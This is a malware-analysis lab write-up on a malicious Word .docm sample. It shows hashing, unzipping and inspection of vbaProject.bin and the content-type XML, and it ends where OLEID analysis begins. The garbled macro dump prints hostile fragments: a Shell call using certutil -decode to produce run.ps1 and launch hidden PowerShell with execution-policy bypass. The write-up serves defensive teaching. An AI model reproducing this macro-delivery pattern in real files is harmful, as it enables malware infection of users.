MS Word Samples

> https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/3-1.GonePhishing-MaldocAnalysis


1. Word (DOCM)

> https://github.com/HuskyHacks/PMAT-labs/tree/main/labs/3-1.GonePhishing-MaldocAnalysis/Word/docm

All you need is to download the file and calculate the hash, I have developed my own little tool for this. So, we will be using HASHER which can be downloaded from the below GITHUB REPO to verify the HASH of the file.

> https://github.com/deFr0ggy/HASHER


On running the HASHER, we have the hashes of the file. Which we can later use to query VIRUSTOTAL.



```
┌──(froggy㉿kali)-[~/Desktop]
└─$ hasher bookReport.docm

 __ __    ______    ______    __ __    ______    ______
/\ \_\ \  /\  __ \  /\  ___\  /\ \_\ \  /\  ___\  /\  == \
\ \  __ \ \ \  __ \ \ \___  \ \ \  __ \ \ \  __\  \ \  __<
 \ \_\ \_\ \ \_\ \_\ \/\_____\ \ \_\ \_\ \ \_____\ \ \_\ \_\
  \/_/\/_/  \/_/\/_/  \/_____/  \/_/\/_/  \/_____/  \/_/ /_/ v1.0

 An Automated Hash Calculator
 ______________________________

 Coded by Kamran Saifullah - Frog Man
 Twitter: https://twitter.com/deFr0ggy
 GitHub: https://github.com/deFr0ggy
 LinkedIn: https://linkedin.com/in/kamransaifullah

 Usage: ./Hasher.py <File>


MD5: 31c5dd2ec5708739d7ec82b153a13a16
SHA1: b12cc67723b80566dcaf35c95b60972319bcbf50
SHA256: 43e3e798644478cb52bdc2dea7eeb0f3a779a24b74514eebb27667652c3b6f4e
SHA512: f99da715e67ed442c5f5a32b5415711bd5501c9511fc122934faf6a7e2c69dfb5048d978d529fdfe95b04f26bd4adef1ebae2efda0b7ebbfcd103bc49dbf8136
```

The first and foremost thing that is required to be done is to check the details of the file which can be done using the "file" command.

Here we can confirm that the file is Miscrosoft Word which was eventually created on MS Office version 2007+.



```
┌──(froggy㉿kali)-[~/Desktop]
└─$ file bookReport.docm
bookReport.docm: Microsoft Word 2007+
```


Moving further, as we are analyzing the documents for malicious contents (VBA scripts, Macros etc.). So, let's begin with utilizing OLETOOLs.

UNZIPPING MS Files

> All we need to understand is that MS Word, MS Excel files are ZIP files i.e. we can unzip them and can have bunch of information. Thus, in other words these files stores information in the form of Objects which can be


> linked together. Thus, these are also known as OLEs (Object Linking and Embedding) which are interoperable among different MS Softwares.

We can simply unzip MS Office files by using UNZIP command and now we can observe that we have a bunch of files extracted.




```
┌──(froggy㉿kali)-[~/Desktop/PMAT]
└─$ unzip bookReport.docm
Archive:  bookReport.docm
  inflating: [Content_Types].xml
  inflating: _rels/.rels
  inflating: word/document.xml
  inflating: word/_rels/document.xml.rels
  inflating: word/footnotes.xml
  inflating: word/endnotes.xml
  inflating: word/vbaProject.bin
  inflating: word/theme/theme1.xml
  inflating: word/_rels/vbaProject.bin.rels
  inflating: word/vbaData.xml
  inflating: word/settings.xml
  inflating: word/styles.xml
  inflating: word/webSettings.xml
  inflating: word/fontTable.xml
  inflating: docProps/core.xml
  inflating: docProps/app.xml
```

We can use TREE command to have better view of the directory structure.



```
┌──(froggy㉿kali)-[~/Desktop/PMAT]
└─$ tree .
.
├── bookReport.docm
├── [Content_Types].xml
├── docProps
│   ├── app.xml
│   └── core.xml
├── _rels
└── word
    ├── document.xml
    ├── endnotes.xml
    ├── fontTable.xml
    ├── footnotes.xml
    ├── _rels
    │   ├── document.xml.rels
    │   └── vbaProject.bin.rels
    ├── settings.xml
    ├── styles.xml
    ├── theme
    │   └── theme1.xml
    ├── vbaData.xml
    ├── vbaProject.bin
    └── webSettings.xml

5 directories, 16 files
```

Analyzing the file we can find the MACROS file named "vbaProject.bin". On opening we can observe some commands.



```
┌──(froggy㉿kali)-[~/Desktop/PMAT]
└─$ tree .
.
├── bookReport.docm
├── [Content_Types].xml
├── docProps
│   ├── app.xml
│   └── core.xml
├── _rels
└── word
    ├── document.xml
    ├── endnotes.xml
    ├── fontTable.xml
    ├── footnotes.xml
    ├── _rels
    │   ├── document.xml.rels
    │   └── vbaProject.bin.rels
    ├── settings.xml
    ├── styles.xml
    ├── theme
    │   └── theme1.xml
    ├── vbaData.xml
    ├── vbaProject.bin
    └── webSettings.xml

5 directories, 16 files

┌──(froggy㉿kali)-[~/Desktop/PMAT]
└─$ file word/vbaProject.bin
word/vbaProject.bin: Composite Document F

┌──(froggy㉿kali)-[~/Desktop/PMAT]
└─$ mousepad word/vbaProject.bin
▯
```

The document is not UTF-8 valid.
Other partially valid encodings were found, please choose below.

Default (UTF-8, partial) [✓ Other (partial):] ISO-8859-1

```
overA▯K▯o▯rA▯«▯A 5_:_:X▯_:T: ▯6!▯Z2V▯ H151GVzc@HJtc3N@g1▯nY2hAaU/1◆Epic3
I\2◆Shell ("◆cmd /c c◆ertutil ◆-decode ▯▯# run.ps▯1 `a:\Wi@c◆ws\SysWO▯W64▯▯Pc
pñ◆s!▯.exe◆ -ep byp◆ass -W H◆idden .\G¤▯)D▯(SubÑa
◆
ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ      ◆▯◆◆◆▯◆$◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆T◆h◆i

▯Bas▯▯▯1Normal▯.▯VGlobal!▯ªSpac▯lFa▯lse▯¢Crea▯tabl▯▯Pre decla◆▯Id▯◆
BExp▯ose▯▯Temp◆lateDeri▯v▯$Custom▯iz▯C▯1◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆Ìaµ◆◆▯◆ÿ
▯◆◆ÿÿ▯◆N◆e◆w◆M◆a◆c◆r◆o◆s◆▯◆0◆:◆6◆3◆5◆9◆2◆3◆d◆6◆ÿÿ.▯▯◆N◆e◆w◆M◆a◆c◆r◆o◆s◆ÿÿ▯.◆◆
▯▯◆▯▯stdole▯`▯◆▯▯Project-®▯◆▯▯ThisDocument<▯▯◆    ▯◆◆ÿ▯▯◆_Evaluate
▯▯◆ÿ▯▯◆Workbook_Open▯á▯◆▯▯▯◆ÿ▯▯◆str1F5▯◆▯▯▯◆ÿ▯▯◆xHttpþ▯▯◆▯◆Cr
▯◆◆ÿ▯▯◆savetofile▯_▯◆▯▯◆◆ÿ▯▯◆str5J5▯◆▯▯◆◆ÿ▯▯◆str6K5▯◆▯◆ShellV×▯◆
Document=ThisDocument/&H00000000
Module=NewMacros
Name="Project"
HelpContextID="0"
VersionCompatible32="393222000"
CMG="B5B7A622660E6A0E6A0E6A0E6A"
DPB="9D9F8E5A9E439F439F43"
GC="85879672965B975B97A4"

[Host Extender Info]
&H00000001={3832D640-CF90-11CF-8E43-00A0C911005A};VBE;&H00000000

[Workspace]
ThisDocument=0, 0, 0, 0, C
NewMacros=26, 26, 970, 532, Z
t◆a◆t◆◆◆◆◆◆◆    ◆◆◆▯◆◆◆▯◆◆◆²lR▯Û▯ThisDocument◆T◆h◆i◆s◆D◆o◆c◆u◆m◆e◆n◆t◆◆◆NewMacr
nR▯Û▯◆◆▯▯◆◆◆◆◆◆®▯!▯Û▯◆◆ ◆◆◆◆◆◆◆ ◆◆◆▯◆◆◆▯◆◆◆6nR▯Û▯◆◆0pK▯Û▯◆◆enR▯Û▯◆
```

> It is to be noted here that MACROS are combination of binary format and XML relation files.

The above note is really important and is required to be understood. If we take a look at the Content Type XML file. We can observe the relationships.

```xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Types xmlns="http://schemas.openxmlformats.org/package/2006/content-types"><Default Extension="bin"
ContentType="application/vnd.ms-office.vbaProject"/><Default Extension="rels"
ContentType="application/vnd.openxmlformats-package.relationships+xml"/><Default Extension="xml"
ContentType="application/xml"/><Override PartName="/word/document.xml" ContentType="application/vnd.ms-
word.document.macroEnabled.main+xml"/><Override PartName="/word/vbaData.xml" ContentType="application/vnd.ms-
word.vbaData+xml"/><Override PartName="/word/styles.xml" ContentType="application/vnd.openxmlformats-
officedocument.wordprocessingml.styles+xml"/><Override PartName="/word/settings.xml"
ContentType="application/vnd.openxmlformats-officedocument.wordprocessingml.settings+xml"/><Override
PartName="/word/webSettings.xml" ContentType="application/vnd.openxmlformats-
officedocument.wordprocessingml.webSettings+xml"/><Override PartName="/word/footnotes.xml"
ContentType="application/vnd.openxmlformats-officedocument.wordprocessingml.footnotes+xml"/><Override
PartName="/word/endnotes.xml" ContentType="application/vnd.openxmlformats-
officedocument.wordprocessingml.endnotes+xml"/><Override PartName="/word/fontTable.xml"
ContentType="application/vnd.openxmlformats-officedocument.wordprocessingml.fontTable+xml"/><Override
PartName="/word/theme/theme1.xml" ContentType="application/vnd.openxmlformats-officedocument.theme+xml"/><Override
PartName="/docProps/core.xml" ContentType="application/vnd.openxmlformats-package.core-properties+xml"/><Override
PartName="/docProps/app.xml" ContentType="application/vnd.openxmlformats-officedocument.extended-properties+xml"/>
</Types>
```

There is quite a lot of information in here but the important sections are as below.

- ***Extension="bin"*** → Proving that there is a binary (Macro) file in the document.


- ***ContentType="application/vnd.ms-office.vbaProject"*** → Giving us the name of the Macro File i.e. vbaProject thus, the binary file will be **vbaProject.bin**
- ***ContentType="application/vnd.ms-word.document.macroEnabled.main+xml"*** → Proving that the MS Office has Macros Enabled.
- ***PartName="/word/vbaData.xml"*** → Gives us the name of the Macros → ***wne:macroName="PROJECT.NEWMACROS.WORKBOOK_OPEN" wne:name="Project.NewMacros.Workbook_Open"***

As, we have now learned the manual approach, let's dive into utilizing some free tools to automate the process.

OLEID

On running the OLEID against the document. We can have bunch of information.

